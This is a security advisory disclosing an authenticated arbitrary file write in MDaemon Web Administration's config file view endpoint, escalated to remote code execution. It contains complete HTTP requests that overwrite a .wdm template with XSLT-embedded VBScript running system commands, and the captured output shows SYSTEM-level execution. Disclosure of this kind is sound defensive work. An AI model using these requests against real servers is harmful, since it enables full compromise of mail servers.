Vulnerability name:

Arbitrary File Write in Config File View endpoint leading to the Remote Code Execution

Author:

Piotr Bazydło

CVSS 3.0:

7.2 - CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H

Product:

MDaemon Web Administration

Privileges needed:

Access to the administrator account

Vulnerability summary:

Administrators of MDaemon can use Web Administration portal (default ports 1000 and 444) to view and modify the Configuration Files. It occurs that it is possible to tamper the Config File path during the file modification (absolute path has to be provided, like C:\poc.txt). It allows an attacker to save/modify files. Attacker can modify one of the .wdm files, in order to inject malicious VBscript code and perform Remote Code Execution.

Vulnerability Description:

MDaemon Web Administration panel allows administrators to save/modify/view configuration files. The path to the file is provided with the “file” argument. It seems that malicious characters like “..” or “/” are properly filtered. However, it is possible to provide an absolute path to the file. Following request presents an example, where attacker creates “C:\Users\Public\poc.txt” file.

Request

```
POST /configfile_view.wdm?sid=SXPONKBFXMHPZO&postxml=1&file=C:\Users\Public\poc.txt HTTP/1.1
Host: 172.16.170.130:1000
Content-Length: 161
Cookie: User=admin@company.test; Theme=WorldClient; Lang=en;
ra_login=admin@company.test%2Cen; RASession=emVuZ2t2dnZzdGJkbmFwdWx2YnJrc2h6dGNrbw==;
ra_navmenu=NavMain; ra_submenu=StatusLink; ra_lastview=V_STATUS;
ra_lastparams=MainWindow%3D1%26nullConnection: close

<root>
<Form Name="waForm" Document="configfile_view.wdm" UrlVars="">
<Content Type="textarea"><![CDATA[poc - Path Traversal
]]></Content>
</Form>
</root>
```

Response

```
HTTP/1.1 200 OK
X-Frame-Options: sameorigin
X-XSS-Protection: 1
Pragma: No-cache
Expires: -1
Content-type: text/xml;charset=UTF-8; charset=utf-8
Content-length: 89
X-UA-Compatible: IE=Edge

<?xml version="1.0" encoding="UTF-8" ?>
<root>
<Results Complete="true"/>
</root>
```

According to this, attacker is able to both create new files and modify any existing file. In order to achieve Remote Code Execution, following steps have to be performed:

1) Attacker modifies one of the .wdm files.
2) Attacker inserts XSLT, which includes VBscript.
3) Injected VBScript contains payload, which executes system commands.
4) Attacker visits the uploaded .wdm file and the code is being executed.

Following exemplary request presents the modification of about_mdaemon.wdm file. It can be seen that the uploaded XSLT includes the VBScript. Moreover, this VBScript defines a payload, which executes system commands (in this case – dir command and whoami command).

Request

```
POST
/configfile_view.wdm?sid=SXPONKBFXMHPZO&postxml=1&file=C:\MDaemon\WebAdmin\Templates\about_md
aemon.wdm HTTP/1.1
Host: 172.16.170.130:1000
Content-Length: 703
Cookie: User=admin@company.test; Theme=WorldClient; Lang=en;
ra_login=admin@company.test%2Cen; RASession=emVuZ2t2dnZzdGJkbmFwdWx2YnJrc2h6dGNrbw==;
ra_navmenu=NavMain; ra_submenu=StatusLink; ra_lastview=V_STATUS;
ra_lastparams=MainWindow%3D1%26nullConnection: close

<root>
<Form Name="waForm" Document="configfile_view.wdm" UrlVars="">
<Content Type="textarea"><![CDATA[<xsl:stylesheet
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt"
xmlns:user="urn:my-namespace" version="1.0">
<msxsl:script language="VBScript" implements-prefix="user"><![CDATA[
     Function exec()
    Dim WSH : Set WSH = CreateObject( "WScript.Shell" )
    Dim ret : Set ret = WSH.exec("cmd.exe /c dir ""C:\Users"" && whoami")
    exec = ret.StdOut.ReadAll()
     End Function
]]]]><![CDATA[> </msxsl:script>

<xsl:template match="/">
   <xsl:value-of select="user:exec()"/>

</xsl:template>
```

```
</xsl:stylesheet>
]]></Content>
</Form>
</root>
```

Response

```
HTTP/1.1 200 OK
X-Frame-Options: sameorigin
X-XSS-Protection: 1
Pragma: No-cache
Expires: -1
Content-type: text/xml;charset=UTF-8; charset=utf-8
Content-length: 89
X-UA-Compatible: IE=Edge

<?xml version="1.0" encoding="UTF-8" ?>
<root>
<Results Complete="true"/>
</root>
```

It can be seen that the about_mdaemon.wdm file was successfully modified. Now, it should be possible to trigger the Remote Code Execution vulnerability via the aforementioned endpoint.

Request

```
GET /about_mdaemon.wdm?sid=SXPONKBFXMHPZO HTTP/1.1
Host: 172.16.170.130:1000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: User=admin@company.test; Theme=WorldClient; Lang=en;
ra_login=admin@company.test%2Cen; RASession=emVuZ2t2dnZzdGJkbmFwdWx2YnJrc2h6dGNrbw==;
ra_navmenu=NavMain; ra_submenu=StatusLink; ra_lastview=V_STATUS;
ra_lastparams=MainWindow%3D1%26null
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
X-Frame-Options: sameorigin
X-XSS-Protection: 1
Pragma: No-cache
Expires: -1
Content-type: text/html; charset=utf-8
Content-length: 449
X-UA-Compatible: IE=Edge

<?xml version="1.0"?> Volume in drive C has no label.
 Volume Serial Number is DC6C-0B3C

 Directory of C:\Users

10/15/2020  03:14 AM    &lt;DIR&gt;          .
```

```
10/15/2020  03:14 AM    &lt;DIR&gt;          ..
12/11/2020  01:06 AM    &lt;DIR&gt;          Administrator
12/14/2020  03:12 PM    &lt;DIR&gt;          Public
               0 File(s)              0 bytes
               4 Dir(s)   8,711,680,000 bytes free
nt authority\system
```

It can be seen that the code was executed successfully. Following screenshot presents the code execution results in the web browser.



Figure 1 Code execution visible in the web browser

Recommendations

It is recommended to properly sanitized the “file” parameter. It should not accept any characters leading to the Path Traversal and it should not accept absolute paths .e.g “C:\Users”.